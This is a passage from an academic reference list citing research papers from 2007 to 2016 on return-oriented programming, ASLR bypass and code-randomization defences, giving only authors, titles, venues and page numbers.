H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM conference on Computer and communications security*, 2007, pp. 552–561.

T. Müller, "Aslr smack & laugh reference," in *Seminar on Advanced Exploitation Techniques*, 2008.

G. F. Roglia, L. Martignoni, R. Paleari, and D. Bruschi, "Surgically returning to randomized lib (c)," in *2009 Annual Computer Security Applications Conference*. IEEE, 2009, pp. 60–69.

E. J. Schwartz, T. Avgerinos, and D. Brumley, "Q: Exploit hardening made easy." in *USENIX Security Symposium*, vol. 10, no. 2028067.2028092, 2011.

V. Pappas, M. Polychronakis, and A. D. Keromytis, "Smashing the gadgets: Hindering return-oriented programming using

in-place code randomization," in *2012 IEEE Symposium on Security and Privacy*. IEEE, 2012, pp. 601–615.

J. Hiser, A. Nguyen-Tuong, M. Co, M. Hall, and J. W. Davidson, "Ilr: Where'd my gadgets go?" in *2012 IEEE Symposium on Security and Privacy*. IEEE, 2012, pp. 571–585.

R. Wartell, V. Mohan, K. W. Hamlen, and Z. Lin, "Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code," in *Proceedings of the 2012 ACM conference on Computer and communications security*, 2012, pp. 157–168.

K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A.-R. Sadeghi, "Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization," in *2013 IEEE Symposium on Security and Privacy*. IEEE, 2013, pp. 574–588.

A. Bittau, A. Belay, A. Mashtizadeh, D. Mazieres, and D. Boneh, "Hacking blind," in *2014 IEEE Symposium on Security and Privacy*. IEEE, 2014, pp. 227–242.

K. Lu, W. Lee, S. Nürnberger, and M. Backes, "How to make aslr win the clone wars: Runtime re-randomization." in *NDSS*, 2016.